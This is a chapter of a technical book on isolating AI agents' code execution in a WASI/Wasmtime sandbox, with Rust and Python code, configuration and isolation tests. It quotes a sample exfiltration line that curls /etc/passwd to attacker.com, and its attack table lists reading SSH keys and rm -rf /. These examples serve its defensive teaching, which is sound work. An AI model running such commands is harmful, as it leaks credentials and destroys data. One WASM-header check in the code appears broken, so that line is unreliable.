Chapter 25: Secure Execution (WASI Sandbox)
WASI gives tool execution true sandbox isolation—default zero permissions, only grant necessary capabilities; but isolation isn't omnipotent, it needs to be combined with input validation and output auditing to form complete defense.
Quick Path (5 minutes to grasp the core)
- WASI core: Capability model, default zero permissions, explicitly grant each capability
- 100x faster than Docker: Microsecond startup, no full container needed
- Four-layer isolation: Filesystem (preopened dirs), Network (default disabled), CPU (Fuel limits), Memory
- Three lines of defense combined: Input validation -> Sandbox execution -> Output auditing
- Escape detection: Monitor syscall patterns, terminate immediately on abnormal behavior
10-minute path: 25.1-25.3 -> 25.5 -> Shannon Lab
User asks Agent to "analyze this code's performance". Agent decides to call the code execution tool.
The code has one line: os.system('curl http://attacker.com/steal?data=' + open('/etc/passwd').read())
Your server password was just stolen.
The first time I encountered this problem was in a "smart code assistant" project. A user submitted seemingly harmless Python code, saying they wanted to "test this algorithm's efficiency". After execution, a mysterious external network request appeared in the system logs. Tracing it down, I found the code had a base64-encoded malicious instruction hidden inside.
From then on, I never trust any user-submitted code.
The problem is: if you completely prohibit code execution, the Agent's capabilities are greatly diminished. Many tasks need code execution: data analysis, format conversion, API call verification...
The solution: Sandboxing. Let code execute in an isolated environment, even if there's malicious code, it can't escape.
25.1 Why Do We Need Sandboxing?
Security Risks of Tool Execution
An Agent's core capability is calling tools, but tool execution brings huge security risks:
| Attack Type | Risk | Example |
|---|---|---|
| Filesystem Escape | Read sensitive files | /etc/passwd, ~/.ssh/id_rsa |
| Network Outbound | Data leakage | curl http://attacker.com |
| Resource Exhaustion | Denial of service | while True: pass |
| Process Injection | Privilege escalation | os.system('sudo ...') |
| Command Injection | Execute arbitrary commands | import os; os.system('rm -rf /') |
These attacks don't need advanced techniques. One line of code is enough.
Problems with Traditional Isolation Approaches
| Approach | Advantages | Problems |
|---|---|---|
| Docker | Mature, complete ecosystem | Slow startup (100ms+), high resource overhead |
| VM | Most complete isolation | Even heavier resource overhead, second-level startup |
| Process Sandbox | Lightweight | Depends on OS, incomplete isolation |
| chroot | Simple | Can be bypassed, only isolates filesystem |
If your Agent needs to execute tens of tool calls per second, Docker's 100ms startup time is unacceptable latency.
WASI Solution
WASI (WebAssembly System Interface) is a lightweight sandbox approach. Core idea: Capability model—default no permissions, you need to explicitly grant each capability.

Note (2026-01): Performance data based on specific test environment. Actual performance depends on hardware configuration, WASM runtime version, and workload characteristics. Please verify in your target environment.
WASI's core advantages:
| Comparison | Docker | WASI |
|---|---|---|
| Startup Time | 100ms+ | < 1ms |
| Memory Overhead | 50MB+ | < 10MB |
| Isolation Method | Namespaces | Capability model |
| Cross-platform | Needs daemon | Pure library, no dependencies |
25.2 WASI Architecture
In Shannon, the WASI sandbox runs in Agent Core (Rust layer), Python code requests execution via gRPC:

Core components:
| File | Language | Responsibility |
|---|---|---|
wasi_sandbox.rs | Rust | WASI sandbox core implementation |
python_wasi_executor.py | Python | Python tool wrapper |
python-3.11.4.wasm | WASM | Compiled Python interpreter |
25.3 WasiSandbox Implementation
Structure Definition
Below is the core structure from Shannon's rust/agent-core/src/wasi_sandbox.rs:
#[derive(Clone)]
pub struct WasiSandbox {
    engine: Arc<Engine>,
    allowed_paths: Vec<PathBuf>,
    allow_env_access: bool,
    env_vars: HashMap<String, String>,
    memory_limit: usize,
    fuel_limit: u64,
    execution_timeout: Duration,
    table_elements_limit: usize,
    instances_limit: usize,
    tables_limit: usize,
    memories_limit: usize,
}
Key resource limits:
| Field | Default | Description |
|---|---|---|
memory_limit | 256MB | Maximum memory usage |
fuel_limit | 10^9 | CPU instruction quota |
execution_timeout | 30s | Execution timeout |
table_elements_limit | 10000 | WASM table elements limit |
instances_limit | 10 | Instance limit |
Initialization Configuration
impl WasiSandbox {
    pub fn with_config(app_config: &Config) -> Result<Self> {
        let mut wasm_config = wasmtime::Config::new();

        // WASI required features
        wasm_config.wasm_reference_types(true);
        wasm_config.wasm_bulk_memory(true);
        wasm_config.consume_fuel(true);  // Enable Fuel metering

        // Security settings
        wasm_config.epoch_interruption(true);     // Enable epoch interruption
        wasm_config.memory_guard_size(64 * 1024 * 1024); // 64MB guard page
        wasm_config.parallel_compilation(false);   // Reduce resource usage

        let engine = Arc::new(Engine::new(&wasm_config)?);

        Ok(Self {
            engine,
            allowed_paths: app_config.wasi.allowed_paths.iter()
                .map(PathBuf::from).collect(),
            allow_env_access: false,  // Default disable environment variables
            env_vars: HashMap::new(),
            memory_limit: app_config.wasi.memory_limit_bytes,
            fuel_limit: app_config.wasi.max_fuel,
            execution_timeout: app_config.wasi_timeout(),
            table_elements_limit: 10000,  // Python WASM needs larger table limits
            instances_limit: 10,
            tables_limit: 10,
            memories_limit: 4,
        })
    }
}
Key configuration points:
- consume_fuel(true): Enable instruction metering, prevent CPU abuse
- epoch_interruption(true): Enable timeout interruption, prevent code running infinitely
- memory_guard_size(64MB): Trigger page fault on memory overflow, not silent overflow
Execution Flow
Shannon's WASM execution flow references the execute_wasm_with_args function in wasi_sandbox.rs:
pub async fn execute_wasm_with_args(
    &self,
    wasm_bytes: &[u8],
    input: &str,
    argv: Option<Vec<String>>,
) -> Result<String> {
    info!("Executing WASM with WASI isolation (argv: {:?})", argv);
    let start = Instant::now();

    // 1. Validate permissions
    self.validate_permissions()
        .context("Permission validation failed")?;

    // 2. Validate WASM module size and format
    if wasm_bytes.len() > 50 * 1024 * 1024 {
        return Err(anyhow!("WASM module too large: {} bytes", wasm_bytes.len()));
    }

    if wasm_bytes.len() < 4 || &wasm_bytes[0..4] = b"\0asm" {
        return Err(anyhow!("Invalid WASM module format"));
    }

    // 3. Pre-validate memory declarations
    {
        let tmp_module= Module::new(&self.engine, wasm_bytes)?;
        for export in tmp_module.exports() {
            if let ExternType::Memory(mem_ty)= export.ty() {
                if let Some(max_pages)= mem_ty.maximum() {
                    let max_bytes= (max_pages as usize) * (64 * 1024);
                    if max_bytes > self.memory_limit {
                        return Err(anyhow!(
                            "WASM module declares memory larger than allowed"));
                    }
                }
            }
        }
    }

    // 4. Start epoch ticker (timeout control)
    let engine_weak = Arc::downgrade(&self.engine);
    let (stop_tx, mut stop_rx) = tokio::sync::oneshot::channel::<()>();
    let ticker_handle = tokio::spawn(async move {
        let mut interval = tokio::time::interval(Duration::from_millis(100));
        loop {
            tokio::select! {
                _ = interval.tick() => {
                    if let Some(engine) = engine_weak.upgrade() {
                        engine.increment_epoch();
                    } else {
                        break;
                    }
                }
                _ = &mut stop_rx => break,
            }
        }
    });

    // 5. Execute WASM in blocking thread
    let result = tokio::task::spawn_blocking(move || {
        // ... execution logic ...
    }).await?;

    // 6. Stop epoch ticker
    let _ = stop_tx.send(());
    let _ = ticker_handle.await;

    result
}
Key designs in this flow:
- Pre-validate memory declarations: Check memory requirements before instantiation, avoid discovering over-limit after startup
- epoch ticker: Background thread periodically increments epoch for timeout control
- spawn_blocking: WASM execution can block, must run in separate thread
25.4 WASI Capability Control
This is the core of WASI sandboxing—the capability model.
Filesystem Isolation
Shannon's filesystem isolation design:
for allowed_path in &allowed_paths {
    // Canonicalize path to prevent symlink escape
    let canonical_path = match allowed_path.canonicalize() {
        Ok(path) => path,
        Err(e) => {
            warn!("WASI: Failed to canonicalize path {:?}: {}", allowed_path, e);
            continue;
        }
    };

    // Verify canonicalized path is still within allowed boundary
    if !canonical_path.starts_with(allowed_path)
        && !allowed_path.starts_with("/tmp") {
        warn!("WASI: Path {:?} resolves outside allowed directory", allowed_path);
        continue;
    }

    if canonical_path.exists() && canonical_path.is_dir() {
        wasi_builder.preopened_dir(
            canonical_path.clone(),
            canonical_path.to_string_lossy(),
            DirPerms::READ,   // Read-only directory
            FilePerms::READ,  // Read-only files
        )?;
    }
}
Security measures:
| Measure | Attack Defended |
|---|---|
canonicalize() | Symlink escape (/tmp/safe -> /etc) |
| Boundary validation | Path traversal (../../../etc/passwd) |
DirPerms::READ | Directory write (create malicious files) |
FilePerms::READ | File modification (tamper config) |
Network Isolation
WASI preview1 has no network API. Any socket operation returns ENOSYS (Function not implemented).
# This code will fail in WASI sandbox
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('google.com', 80))  # Error: [Errno 38] Function not implemented
This is one of WASI's strongest security features: not "limiting" network, but "no network capability at all". Attackers can't bypass an API that doesn't exist.
Environment Variable Isolation
// Default disabled, don't inherit host environment
if allow_env_access {
    for (key, value) in &env_vars {
        wasi_builder.env(key, value);
    }
}
// Note: Don't call inherit_env(), don't inherit host environment variables
Environment variables often contain sensitive information: API keys, database passwords, AWS credentials. Default disabled is the safe choice.
Standard Input/Output
// Use memory pipes for isolation
let stdin_pipe = MemoryInputPipe::new(input.as_bytes().to_vec());
let stdout_pipe = MemoryOutputPipe::new(1024 * 1024); // 1MB buffer
let stderr_pipe = MemoryOutputPipe::new(1024 * 1024);

wasi_builder
    .stdin(stdin_pipe)
    .stdout(stdout_pipe)
    .stderr(stderr_pipe);
Input passed via stdin, output captured via stdout/stderr. Completely isolated, not connected to real terminal.
25.5 Resource Limits
Sandboxing isn't just about isolating access permissions, it also prevents resource abuse.
Fuel Limits (CPU Quota)
store.set_fuel(fuel_limit)
    .context("Failed to set fuel limit")?;

// Each WASM instruction consumes 1 fuel
// Default 1 billion fuel equals roughly a few seconds execution time
How it works:
Code executes -> Each instruction consumes Fuel -> Fuel exhausted -> Trap terminatesThis is a "prepaid" model. You give code a certain "running quota", stop when exhausted. Attackers can't exhaust system resources through infinite loops.
Memory Limits
let store_limits = wasmtime::StoreLimitsBuilder::new()
    .memory_size(memory_limit)           // 256MB default
    .table_elements(table_elements_limit) // 10000 elements
    .instances(instances_limit)           // 10 instances
    .memories(memories_limit)             // 4 memories
    .tables(tables_limit)                 // 10 tables
    .trap_on_grow_failure(false)          // Return failure instead of trap
    .build();

let mut store = Store::new(&engine, HostCtx { wasi: wasi_ctx, limits: store_limits });
store.limiter(|host| &mut host.limits);
The design of trap_on_grow_failure(false) is interesting: return failure when out of memory, rather than immediate trap. This gives code a chance to handle out-of-memory situations, rather than suddenly crashing.
Execution Timeout
// Set epoch deadline
let deadline_ticks = (execution_timeout.as_millis() / 100) as u64;
store.set_epoch_deadline(deadline_ticks);

// Epoch ticker runs every 100ms
tokio::spawn(async move {
    let mut interval = tokio::time::interval(Duration::from_millis(100));
    loop {
        tokio::select! {
            _ = interval.tick() => {
                if let Some(engine) = engine_weak.upgrade() {
                    engine.increment_epoch();  // Increment epoch every 100ms
                }
            }
            _ = &mut stop_rx => break,
        }
    }
});
How the timeout mechanism works:
- Background thread increments epoch every 100ms
- WASM execution checks if current epoch exceeds deadline
- 30 second timeout = 300 epochs
Why not just use time.sleep() to control timeout? Because WASM execution is blocking, external can't interrupt. Epoch mechanism is Wasmtime's cooperative interrupt approach.
25.6 Python Executor
Python is the most common tool scripting language. Shannon provides a dedicated Python WASM executor:
class PythonWasiExecutorTool(Tool):
    """Production Python executor using WASI sandbox."""

    _interpreter_cache: Optional[bytes] = None
    _sessions: Dict[str, ExecutionSession] = {}

    def __init__(self):
        self.interpreter_path = os.getenv(
            "PYTHON_WASI_WASM_PATH",
            "/opt/wasm-interpreters/python-3.11.4.wasm"
        )
        self.agent_core_addr = os.getenv("AGENT_CORE_ADDR", "agent-core:50051")

    def _get_metadata(self) -> ToolMetadata:
        return ToolMetadata(
            name="python_executor",
            version="2.0.0",
            description="Execute Python code in secure WASI sandbox",
            category="code",
            sandboxed=True,
            dangerous=False,  # Safe due to WASI isolation
            timeout_seconds=30,
            memory_limit_mb=256,
        )
Note dangerous=False—because of WASI sandbox protection, this tool is marked as "safe".
Execution Implementation
async def _execute_impl(self, session_context: Optional[Dict] = None, **kwargs) -> ToolResult:
    code = kwargs.get("code", "")
    session_id = kwargs.get("session_id")
    timeout = min(kwargs.get("timeout_seconds", 30), 60)

    if not code:
        return ToolResult(success=False, error="No code provided")

    try:
        # Build gRPC request
        tool_params = {
            "tool": "code_executor",
            "wasm_path": self.interpreter_path,  # Only pass path, not 20MB content
            "stdin": code,  # Python code as stdin
            "argv": ["python", "-c", "import sys; exec(sys.stdin.read())"],
        }

        ctx = struct_pb2.Struct()
        ctx.update({"tool_parameters": tool_params})

        req = agent_pb2.ExecuteTaskRequest(
            query=f"Execute Python code (session: {session_id or 'none'})",
            context=ctx,
            available_tools=["code_executor"],
        )

        async with grpc.aio.insecure_channel(self.agent_core_addr) as channel:
            stub = agent_pb2_grpc.AgentServiceStub(channel)

            try:
                resp = await asyncio.wait_for(
                    stub.ExecuteTask(req), timeout=timeout
                )
            except asyncio.TimeoutError:
                return ToolResult(
                    success=False,
                    error=f"Execution timeout after {timeout} seconds",
                    metadata={"timeout": True},
                )

        # Handle response...

    except grpc.RpcError as e:
        return ToolResult(success=False, error=f"Communication error: {e.details()}")
Key design: wasm_path only passes the path, not the 20MB WASM content. Agent Core is responsible for loading the interpreter from local filesystem.
Session Persistence
@dataclass
class ExecutionSession:
    session_id: str
    variables: Dict[str, Any] = field(default_factory=dict)
    imports: List[str] = field(default_factory=list)
    last_accessed: float = field(default_factory=time.time)
    execution_count: int = 0

async def _get_or_create_session(self, session_id: Optional[str]) -> Optional[ExecutionSession]:
    if not session_id:
        return None

    async with self._session_lock:
        # Clean up expired sessions
        current_time = time.time()
        expired = [sid for sid, sess in self._sessions.items()
                   if current_time - sess.last_accessed > self._session_timeout]
        for sid in expired:
            del self._sessions[sid]

        # Get or create session
        if session_id not in self._sessions:
            if len(self._sessions) >= self._max_sessions:
                # LRU eviction
                oldest = min(self._sessions.items(), key=lambda x: x[1].last_accessed)
                del self._sessions[oldest[0]]

            self._sessions[session_id] = ExecutionSession(session_id=session_id)

        session = self._sessions[session_id]
        session.last_accessed = current_time
        session.execution_count += 1

        return session
Session functionality lets users maintain state across multiple executions: define variables, import modules, accumulate data.
25.7 Configuration and Deployment
Configuration
# config/shannon.yaml
wasi:
  enabled: true
  memory_limit_bytes: 268435456  # 256MB
  max_fuel: 1000000000           # 1 billion instructions
  execution_timeout: "30s"
  allowed_paths:
    - "/tmp/wasi-sandbox"
    - "/opt/wasm-data"

python_executor:
  rate_limit: 10          # Max 10 times per minute
  session_timeout: 3600   # Session expires in 1 hour
  max_sessions: 100       # Max 100 sessions
Docker Configuration
# docker-compose.yml
services:
  agent-core:
    image: shannon-agent-core:latest
    volumes:
      - ./wasm-interpreters:/opt/wasm-interpreters:ro
      - /tmp/wasi-sandbox:/tmp/wasi-sandbox
    environment:
      - WASI_MEMORY_LIMIT=268435456
      - WASI_MAX_FUEL=1000000000
      - WASI_TIMEOUT=30s
Note :ro—WASM interpreter directory is mounted read-only, preventing modification by malicious code.
Getting Python WASM
# Download precompiled Python WASM
curl -L https://github.com/nicholascok/wasification/releases/download/v0.2.1/python-3.11.4.wasm \
  -o /opt/wasm-interpreters/python-3.11.4.wasm

# Verify
file /opt/wasm-interpreters/python-3.11.4.wasm
# Output: WebAssembly (wasm) binary module version 0x1
25.8 Security Testing
After deployment, you must test the sandbox's isolation effectiveness.
Filesystem Escape Test
code = """
import os
print(os.listdir('/etc'))  # Should fail
"""

# Expected output
# Error: [Errno 2] No such file or directory: '/etc'
# Because /etc wasn't preopened
Network Access Test
code = """
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('google.com', 80))  # Should fail
"""

# Expected output
# Error: [Errno 38] Function not implemented
# WASI doesn't support network operations
Resource Exhaustion Test
code = """
while True:
    pass
"""

# Expected: Terminates after 30 seconds timeout
# Output: Execution timeout after 30 seconds
Fuel Exhaustion Test
code = """
result = 0
for i in range(10**9):
    result += i
print(result)
"""

# Expected: Trap after Fuel exhausted
# Output: wasm trap: all fuel consumed
Memory Exhaustion Test
code = """
data = []
while True:
    data.append('x' * 1024 * 1024)  # Allocate 1MB each time
"""

# Expected: Memory limit triggers
# Output: wasm trap: cannot grow memory
25.9 Common Pitfalls
Pitfall 1: WASM Module Too Large
// Wrong: Trying to send 20MB Python.wasm via gRPC
let wasm_bytes = std::fs::read("python.wasm")?;  // 20MB!
grpc_request.wasm_bytes = wasm_bytes;  // gRPC default 4MB limit!

// Correct: Use file path
tool_params["wasm_path"] = self.interpreter_path;  // Only pass path
Pitfall 2: Forgetting Symlink Check
// Wrong: Directly using user-provided path
wasi_builder.preopened_dir(user_path, ...);

// Correct: Canonicalize and verify
let canonical = user_path.canonicalize()?;
if !canonical.starts_with(allowed_base) {
    return Err(anyhow!("Path escapes sandbox"));
}
wasi_builder.preopened_dir(canonical, ...);
This pitfall is subtle. Attacker creates symlink /tmp/safe -> /etc, then requests access to /tmp/safe. If you don't canonicalize check, you'll expose /etc.
Pitfall 3: Blocking Async Runtime
// Wrong: Synchronously executing WASM in async function
async fn execute(&self, ...) {
    store.call_start(...);  // Blocking!
}

// Correct: Use spawn_blocking
async fn execute(&self, ...) {
    let result = tokio::task::spawn_blocking(move || {
        store.call_start(...)
    }).await?;
}
WASM execution is synchronous, can take seconds or even tens of seconds. If executed directly in async context, it blocks the entire runtime, affecting other requests.
Pitfall 4: Not Handling Timeout
// Wrong: Relying on fuel but not setting epoch
store.set_fuel(1000000000);
// If code is waiting on I/O, fuel won't be consumed!

// Correct: Use both fuel and epoch
store.set_fuel(fuel_limit);
store.set_epoch_deadline(deadline_ticks);
// Start epoch ticker...
Fuel can only limit CPU computation. If code is doing I/O waiting, Fuel isn't consumed. Must also use Epoch timeout mechanism.
Pitfall 5: Python WASM Table Limit Too Small
// Wrong: Using default table limit
table_elements_limit: 1000,

// Correct: Python WASM needs larger table limit
table_elements_limit: 10000,  // Python WASM needs 5413+ elements
Python WASM interpreter creates many function references at startup, needs larger table limits. Default value may cause startup failure.
25.10 Framework Comparison
How do different frameworks handle tool execution security?
| Framework | Sandbox Approach | Startup Time | Network Isolation | Resource Limits |
|---|---|---|---|---|
| Shannon + WASI | Wasmtime | < 1ms | Complete isolation | Fuel + Epoch |
| LangChain | No built-in | N/A | None | None |
| E2B | Cloud VM | Seconds | Configurable | Cloud-side limits |
| Replit | Container | 100ms+ | Network policy | cgroups |
| Docker | Container | 100ms+ | Network namespace | cgroups |
WASI's advantages:
- Lightweight: Millisecond startup, MB-level memory
- Security Model: Capability model, default no permissions
- Embeddable: Pure library, no external services needed
Disadvantages:
- Ecosystem: Not all languages have mature WASM support
- Compatibility: Some syscalls unavailable (like networking)
- Debugging: Error messages may not be detailed enough
Summary
- Zero Trust: Default disable all capabilities, only explicitly grant what's needed
- Read-Only Mount: Read-only mount necessary directories, prevent file writes
- Symlink Check: Canonicalize paths to prevent escape attacks
- Dual Limits: Use both Fuel (CPU) and Epoch (time) for resource control
- Async Isolation: Use spawn_blocking to avoid blocking async runtime
Shannon Lab (10-Minute Quickstart)
This section helps you map this chapter's concepts to Shannon source code in 10 minutes.
Required Reading (1 file)
rust/agent-core/src/wasi_sandbox.rs: See theWasiSandboxstruct's resource limit fields, the 6 execution phases ofexecute_wasm_with_argsfunction, and filesystem isolation inpreopened_dircalls
Optional Deep Dive (pick 2 based on interest)
python/llm-service/llm_service/tools/builtin/python_wasi_executor.py: See the_execute_implfunction, understand how Python code is sent via gRPC to Agent Core for execution- Wasmtime Documentation (https://docs.wasmtime.dev/): Search "fuel" and "epoch", understand the underlying principles of resource limiting
Exercises
Exercise 1: Design Sandbox Test Cases
Write a set of test cases for the WASI sandbox covering:
- Filesystem escape (try to read /etc/passwd)
- Network access (try to connect to external network)
- Resource exhaustion (infinite loop)
- Memory abuse (large memory allocation)
Write expected output for each test case.
Exercise 2: Source Code Understanding
Read Shannon's rust/agent-core/src/wasi_sandbox.rs:
- Where is
canonicalize()called? What security risk if you delete it? - Why execute WASM inside
spawn_blocking? What happens if you execute directly in async function?
Exercise 3 (Advanced): Design Multi-Language Sandbox
Scenario: Besides Python, you also want to support JavaScript and Ruby sandbox execution. Design a general sandbox execution framework:
- Abstract out common interface
- Handle initialization differences for different interpreters
- Consider how to manage memory overhead of multiple WASM interpreters
Further Reading
- WASI Standard: https://wasi.dev/ - Understand WASI's design philosophy and capability model
- Wasmtime Documentation: https://docs.wasmtime.dev/ - High-performance WASM runtime in Rust
- CPython WASM: https://github.com/nicholascok/wasification - Precompiled Python WASM interpreter
Next Chapter Preview
WASI sandbox solved the "code execution security" problem. But there's an even bigger problem: multi-tenant isolation.
When your Agent system serves multiple enterprise customers:
- Customer A's data can't be seen by Customer B
- Customer A's queries can't use Customer B's token budget
- Customer A's vector storage can't be searched by Customer B
This requires full-chain isolation from authentication layer to database layer.
Next chapter we'll discuss Multi-Tenant Design—how to implement complete tenant isolation to ensure enterprise customer data security.
Let's see...